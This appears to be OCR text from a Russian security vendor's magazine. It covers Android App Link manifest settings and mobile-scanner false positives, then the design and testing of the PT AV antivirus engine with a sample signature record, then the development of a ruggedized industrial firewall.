1000            android:theme="@style/Theme.AuthSdk.Transparent"
1001            android:label=""
1002            android:name="  .authsdk.internal.AuthSdkActivity"/>
1003        <activity
1004            android:name="  .authsdk.internal.BrowserLoginActivity"
1005            android:launchMode="singleTop"/>
1006        <activity
1007            android:theme="@style/Theme.AuthSdk"
1008            android:name="  .authsdk.internal.WebViewLoginActivity"
1009            android:configChanges="screenSize|orientation|keyboardHidden|keyboard"/>
1010        <activity
1011            android:theme="@style/Theme.AuthSdk.Transparent"
1012            android:name="  .authsdk.internal.BrowserDataActivity"
1013            android:exported="true">
1014            <intent-filter android:autoVerify="true">
1015                <action android:name="android.intent.action.VIEW"/>
1016                <category android:name="android.intent.category.DEFAULT"/>
1017                <category android:name="android.intent.category.BROWSABLE"/>
1018                <data
1019                    android:scheme="https"
1020                    android:host="y                    .ru"
1021                    android:path="/auth/finish"/>
1022            </intent-filter>
1023            <intent-filter>
1024                <action android:name="android.intent.action.VIEW"/>
1025                <category android:name="android.intent.category.DEFAULT"/>
1026                <category android:name="android.intent.category.BROWSABLE"/>
1027                <data
1028                    android:scheme="y                    5"
1029                    android:path="/auth/finish"/>
1030            </intent-filter>
1031        </activity>
1032        <meta-data
```

Рисунок 14. Хранение домена
и схемы, на которые привязан App Link

# ЛОЖНОПОЛОЖИТЕЛЬНЫЕ РЕЗУЛЬТАТЫ

Стоит сказать несколько слов о слабых местах исследования. Нельзя забывать, что сканеры могут генерировать FP и выдавать некорректные результаты на отдельных участках приложений. К примеру, в одном из случаев MobSF посчитал, что на сервере нет assetlinks.json, поэтому злоумышленник может перехватить deep link. Мы вручную проверили наличие файла и получили идентификатор приложения, а также отпечаток сертификата SHA-256, которые совпадают с APK-файлом.


Рисунок 15. Ручная проверка существования assetlinks.json

Также малопригодным для анализа оказался раздел Certificate: сканер выдавал слишком много ложноположительных срабатываний. К примеру, MobSF обнаружил использование подписи по схеме v1 и зафиксировал уязвимость Janus. Ручная проверка показала, что этого недостатка в приложении нет (см. рис. 16).


Рисунок 16. Проверка подписи приложения на уязвимость Janus

***

Резюмируем! Протектор отлично отрабатывает на коде и ресурсах приложений, поскольку они хорошо поддаются модификации: скрывать уязвимости, забытые секреты и интеллектуальную собственность можно достаточно серьезными техниками. Но, как и у любой технологии, у протекторов есть границы применения, которые хорошо видны в примере с AndroidManifest.xml.

Проще говоря, при правильном применении протектор может значительно облегчить процесс защиты приложения для AppSec-инженера и усложнить жизнь злоумышленникам ;)

# КАК РАБОТАЕТ АНТИВИРУСНЫЙ ДВИЖОК В СОСТАВЕ MAXPATROL EPP

**Валерий Слезкинцев**


Руководитель направления реагирования на конечных устройствах, PT ESC, Positive Technologies

**О чем материал**

Кратко объясняем, как работает наш антивирус для защиты компьютеров, серверов и виртуальных рабочих мест

Минск, жаркое лето 2024 г.: мне посчастливилось попасть в команду экспертов, приглашенных на обзор антивируса VBA32 в офис компании «ВИРУСБЛОКАДА». Мы изучали код, смотрели исходники эмулятора, разбирались, как устроены антивирусные базы и какие процессы внедрены в вирлабе.

Взвесив все за и против, мы решили, что игра стоит свеч — Позитиву нужен свой антивирус! Май 2025 г.: первый PoC, пока на базе агента MaxPatrol EDR. Октябрь 2025 г.: отдельный продукт MaxPatrol EPP с интегрированным антивирусом.



## Движок PT AV

Антивирусный движок, который мы назвали PT AV, ориентирован на обнаружение файловых угроз на компьютерах с Windows и Linux. В первую очередь экспертиза продукта направлена на анализ исполняемых файлов, поскольку они представляют наибольшую угрозу (могут нести вред сами по себе) и именно на них раскрывается вся сила детектирующей технологии.

Важную роль в работе технологии играет эмулятор файлов. Он позволяет безопасно исследовать поведение PE-файлов в специально сформированном окружении и определять, какие действия выполнял бы процесс, запущенный из анализируемого файла. Отмечу, что в ряде случаев обнаружение ВПО этим способом оказывается избыточным. Кроме того, иногда исследуемые образцы предназначены для исполнения на платформе / вычислительной архитектуре, для которых поддержка эмуляции еще не реализована. Здесь на помощь приходят эвристические подходы и универсальные сигнатурные детекты, которые есть в PT AV. В конечном счете это дает устойчивость к переупаковке, шифрованию и полиморфизму, позволяет выявлять и блокировать даже замаскированные угрозы.

Полученные во время эмуляции данные становятся исходным материалом для написания правил обнаружения. Почему это важно? Во-первых, механика большей части ВПО сводится именно к запуску исполняемых файлов. Во-вторых, эмуляция позволяет обобщать детектирование бинарно отличающихся, но имеющих схожее поведение файлов. Иными словами, одного правила на последовательность API-вызовов, выявленных в результате эмуляции, достаточно, чтобы обнаружить целое семейство вредоносов.

Мы интегрировали PT AV в состав нового продукта MaxPatrol EPP. По сути, антивирус представляет собой модуль EPP, который устанавливается на конечные устройства в составе единого агента. Мы используем этот подход и в других наших продуктах, например MaxPatrol EDR и PT ISIM.

Для оценки эффективности движка мы применяем следующие тесты:

- False Alarm Test (FATest) — проверка ложных срабатываний. Для его проведения мы формируем коллекцию легитимных файлов, которые продукт не должен воспринимать как ВПО.
- Detection Rate Test (DRTest) — уровень обнаружения. По логике напоминает FATest, но отличается составом коллекции: здесь она состоит из заведомо вредоносных файлов, которые продукт обязан детектировать. Для повышения уровня обнаружения мы используем файловый процессинг PT ESC и планово пишем новые правила.
- Performance Test (PerfTest) — производительность. Мы нагружаем антивирус смешанной коллекцией файлов, после чего измеряем потребление ресурсов. Отмечу, что под большой нагрузкой агенту требуется не более 250 МБ оперативной памяти и не более половины доступных CPU-ресурсов.

Мы развернули антивирус на части внутренней инфраструктуры Позитива и регулярно отслеживаем ситуацию со сработками движка. Это позволяет на ранних этапах выявлять баги и ошибки в боевых условиях. Помимо этого, мы тестировали антивирус во время Standoff и киберучений.

**Экспертиза PT ESC в PT AV**

Мы используем в PT AV файловый процессинг, за который в PT ESC отвечает команда Threat Intelligence. Это сложная система сбора вредоносных файлов из различных источников и обогащения их дополнительной информацией (формат, вердикты СЗИ и др.). Результативность процессинга напрямую влияет на эффективность обнаружения: чем больше образцов ВПО получает Антивирусная лаборатория PT ESC, тем больше угроз сможет выявить наш продукт.

## Формирование антивирусных баз

В PT AV есть несколько видов антивирусных записей, например:

- Raw-записи — по сути, классические сигнатуры.
- Behaviour-Scope-записи — правила на последовательность эмулированных API-вызовов.
- T-записи — микс из сигнатур и правил на лог эмуляции.
- V-записи — T-записи с лечением на языке Squirrel.
- Trojan-Scope-записи — правила противодействия антиэмуляции.
- Антизаписи — по принципу работы аналогичны Raw-записям, но имеют обратный эффект, то есть «обеление» файлов.


Изначально антивирусная запись создается в текстовом формате на специальном языке и выглядит примерно так:

```
RawFileVirus =
{
  VirusName   = «Trojan.Agent»
      EventClass    = «RawHeader», EventValue  = 0xF12CBD90
    // FILE: 12345678901234567890123456789012

    EventOffset = 0
    CrcMask     = «594944»
    CrcValue    = 0x66129322
    CheckPoints =
    {
     { 0x0006A9, 0x2A }, { 0x000A55, 0x1B }, { 0x0015B5, 0x30 }
      { 0x00409F, 0x33 }, { 0x0837DE, 0x30 }, { 0x085BE1, 0x30 }
    }
}
```

Формировать антивирусные записи можно вручную или автоматически:

- Если в процессе разбора файла аналитик нашел интересный паттерн вредоносного поведения или блок кода, типичный для семейства вредоносов, то запись имеет смысл формировать вручную.
- Если же файл нужно задетектировать как можно быстрее, времени на подробный разбор нет или ничего интересного найти не удалось, то создание правила можно доверить роботам.

Далее все записи компилируются в формат, пригодный для использования антивирусным движком, и проходят цикл тестов. В зависимости от режима проверок процесс занимает до пяти часов. После этого скомпилированные базы публикуются для загрузки в разные продукты Позитива.



## Интеграция в MaxPatrol EPP

Благодаря антивирусному модулю, MaxPatrol EPP может не только обнаруживать, но и предотвращать вредоносную активность на всех этапах развития атаки. При этом PT AV не просто сокращает время обнаружения злоумышленников на узлах, но и существенно усложняет им работу. Атакующим придется искать способы обхода технологий превентивной защиты или же добиваться отключения антивирусного модуля (что не так просто, поскольку он работает под защитой драйвера).

Мы будем пополнять перечень превентивных мер защиты по мере разработки продукта: от контроля устройств и приложений до anti-ransomware и др.

Среди настраиваемых параметров: возможность блокировать / не блокировать вредоносные файлы, запускать сканирование по расписанию, задавать исключения для проверок и ограничивать максимальный размер сканируемых файлов (см. рис. 1). Для обновления антивирусных баз в продукте предусмотрен модуль.





Рисунок 1. Параметры антивируса в Max Patrol EDR

Рисунок 2. Событие о детекте


Рисунок 3. Возможные действия с вредоносным файлом

Единый агент на конечном устройстве устанавливает на хост антивирусный движок, драйвер и службу. Служба принимает события от драйвера и передает файлы на сканирование в движок. Запуски процессов сканируются синхронно, то есть запускаемый процесс блокируется до получения вердикта от движка. Если выставлен флаг «Блокировать вредоносные файлы», то при получении вредоносного вердикта сканируемый процесс завершается, а на сервер отправляется событие о детекте (см. рис. 2).

Комбинация MaxPatrol EDR и MaxPatrol EPP позволяет защищать хосты от массовых и таргетированных атак, в частности шифровальщиков, RAT и Spyware.

Напоследок кратко обозначим направления развития MaxPatrol EPP:

- Расширение списка поддерживаемых платформ (включая отечественные ОС).
- Повышение эффективности обнаружения вредоносных ELF-файлов.
- Разработка модулей, реализующих превентивные меры защиты. Включая контроль приложений / подключаемых устройств, а также технологии противодействия последствиям работы шифровальщиков.
- Развитие технологий обнаружения угроз в неисполняемых форматах (документы, скрипты и т. д.).



positive technologies

# PT NGFW, БУЛЫЖНИК И ПРОТОКОЛЫ ДРЕВНИХ

**Анна Комша**

Руководитель по развитию бизнеса NGFW, Positive Technologies

**О чем материал**

Рассказываем, почему у нас появилась идея создать индустриальный межсетевой экран и что из этого вышло

Защищать корпоративную сеть от хакеров — это благородно. Защищать от них промышленные системы автоматизации, которые управляют вентилями и светофорами, — это уже экзистенциально. Особенно когда выясняется, что часть этих систем все еще живут на Windows XP, общаются на протоколах, похожих на вымершие языки древней цивилизации инженеров-энтузиастов, а потерю пары пакетов считают объявлением войны. И вот, наблюдая, как кулеры PT NGFW впадают в кому при виде вибрации от проезжающего мимо трамвая, мы осознали: в нашей линейке должен появиться совсем другой зверь. Так появилась идея создать индустриальный межсетевой экран...

Начинается все невинно. Заказчик, обычно суровый мужчина, громко ставит на стол кружку с надписью «Лучшему энергетику» (или нефтянику, или железнодорожнику, но точно лучшему) и изрекает: «Нам нужна защита. От хакеров. Чтобы надежно».

Мы в ответ радостно восклицаем о заложенной в PT NGFW экспертизе: в 2025 г. она не раз помогала блокировать различные атаки на высокой скорости в реальном времени. «Стоп, — перебивает он. — Главное правило: система должна работать 24/7. 25/8, если можно! Трафика у нас немного, нам ваши супер-пупер-производительные межсетевые экраны не нужны, а потряхивает стабильно. И да, отопления там нет».

## ОСОБЕННОСТИ НАЦИОНАЛЬНОЙ ЭКСПЛУАТАЦИИ

В 2025 г. мы вместе с PT NGFW прошли боевое крещение. Первые месяцы были похожи на непрерывную техподдержку в режиме апокалипсиса. Межсетевой экран, прекрасно проходивший все тесты в лабораториях, на реальных объектах столкнулся с особенностями национальной эксплуатации. Например, самописными реализациями протоколов, не всегда соблюдающими стандарты закрытия сессий. Или микроберстом — трафиком с резкими кратковременными всплесками, быстро переполняющим буферы памяти, несмотря на то что общий поток данных укладывается в несколько мегабитов. Либо с однопоточными репликациями баз данных, которые никак не балансируются.

Победить все эти проблемы нам помогли классно написанный фундамент фильтрации трафика (запас производительности которого позволял обрабатывать большие потоки даже на одном ядре процессора) и аппаратная архитектура платформ. У нас была самая современная оперативная память, и ее было достаточно, чтобы адаптировать таблицы и таймеры для любого профиля трафика. Проще говоря, это было не исправление багов, а суровая школа выживания в условиях, которые не снились никаким стандартам.

Постепенно количество обращений «у нас все горит» сократилось практически до нуля. Зато все чаще стали приходить отзывы со словами «стабильность» и «спасибо». Каждый из них я сохраняла, пересылала команде, показывала на мероприятиях и даже перечитывала вечерами. Успехом стала не отгрузка первой партии PTNGFW за 15 минут после поступления на склад, а тот момент, когда через год после внедрения суровый заказчик сказал: «А знаешь, мы уже и забыли, что у нас эта штука стоит. Она теперь почти и незаметна — как хорошая жена». Что, в общем-то, было высшей формой инженерной похвалы :)

Параллельно продукт рос, развивался и набирал все больше функциональных возможностей. Он научился принимать таблицы BGP, переключаться на резервный узел в кластере за сотню миллисекунд и строить VPN-туннели, но не потерял при этом ни одного мегабита производительности. Стало ясно, что мы готовы защищать промышленные объекты. PT NGFW нырнул в пучину протоколов АСУ ТП, которые порой были похожи не столько на протоколы для передачи информации, сколько на наследие эпохи динозавров:

MODBUS. Протокол с открытой душой и дырами размером с вагонетку. Не шифруется, не аутентифицируется. Наш межсетевой экран, увидев такой трафик, должен был бы кричать: «Караул!» Но вместо этого мы научили его шептать: «Ш-ш-ш, детка, так и надо, это легальный трафик для открытия заслонки № 3».

OPCUA. Протокол общения всего со всем — с чем можно и нельзя. Заставить межсетевой экран контролировать его любвеобильность — все равно что провести хор слонов через музей хрусталя, не задев ни одной вазы. Каждое рукопожатие — многоактная драма. Мы не настраиваем «белый список», мы проводим сеанс экзорцизма.

Неизвестные протоколы 1998 г. Обнаруживается, что критически важный насос управляется контроллером, который принимает только один вид защиты — аутентификацию насоса по MAC-адресу. Если вдруг по пути MAC-адрес пакета меняется, контроллер обижается и уходит в аварию. Наш межсетевой экран должен был немедленно забыть все, что умеет делать с L2-заголовками, и превратиться в проволоку. Быструю проволоку. Или псевдопровод — что PT NGFW, к слову, прекрасно умеет, хотя это редкость на российском рынке.

Время во вселенной АСУ ТП течет медленно, а инновации боязливо обходят датчики и контроллеры стороной. ИТ-инженер видит в протоколах уязвимости. Инженер АСУ ТП видит в замене этих протоколов потенциальную остановку производства и горы брака величиной с Эльбрус. Они смотрят на один и тот же сетевой кабель, но видят совершенно разные концы света... В АСУ ТП на кону не защита данных, а реальные физические процессы, которые нам предстояло научиться защищать.

## РОЖДЕНИЕ «БУХАНКИ»

После доработки кода и сигнатур мы уперлись в суровую реальность: наше детище должно жить не в серверной с кондиционерами и прочей подготовкой воздуха, а в щитовой на территории завода, где климат меняется по прихоти сварщика и суровых сибирских ветров. Для серийных моделей строка в техническом задании «Диапазон рабочих температур -40...+70 °C», конечно, стала бы предсмертной запиской, поэтому мы начали контрактную разработку специальной платформы.

## ДИЛЕММА № 1. ПРОЦЕССОР

Наши серийные платформы выпускались на процессорах Intel Scalable Xeon Gen4. Это был предмет гордости, ведь мы первые, кто выпустил такую линейку межсетевых экранов: куча ядер, высокая производительность, поддержка различных инструкций и ускорителей. Но его комфортная зона — от +5 ° до +40 °C. При -10 °C он, по слухам, начинал задумчиво считать себя снежинкой, а в +60 °C плавился в лужицу кремния, мечтая о вечной прохладе Балтийского моря.


Мы стали выбирать промышленный чип. Частота — мегагерцы для терпеливых, графика — чуть лучше советского телевизора «Рекорд», цена — повод для обморока. Зато он смотрит на диапазон «-40...+70 °C» как на легкую прогулку и при этом готов экономно потреблять питание. Срок жизни таких процессоров — десятки лет. Поэтому мы выбрали хоть и не самый современный, зато проверенный и очень энергоэффективный Intel Apollo Lake.

## ДИЛЕММА № 2. ПАМЯТЬ И НАКОПИТЕЛЬ

Обычные оперативная память и SSD при минусе ведут себя как сонный студент на паре в восемь утра — растет задержка, а за ней и забывчивость. Пришлось искать память и диск с расширенным температурным диапазоном. При этом мы решили не идти на компромиссы, хотя разворачивающийся на рынке микроэлектроники кризис компонентов вызывал тревогу. Все-таки для межсетевого экрана количество циклов перезаписи диска — критически важный показатель. Промышленный вариант мы проектировали если не на века, то на десяток лет бесперебойной работы точно, поэтому выбрали лучший (и почти самый дорогой) вариант на рынке.

## ДИЛЕММА № 3. ВЕНТИЛЯТОР — ВРАГ МОЙ

Ставить кулер — значит впустить внутрь пыль и агрессивную среду, которая за год превратит лопасти в грязные обрубки. Не ставить — рискуем тепловой смертью в летний зной. Мы выбрали путь аскета: пассивное охлаждение и один массивный радиатор на все. Корпус стал напоминать не то булыжник с портами, не то побочный продукт фрезерного станка. Зато нечему ломаться! Мой внутренний дизайнер плакал и заламывал руки.

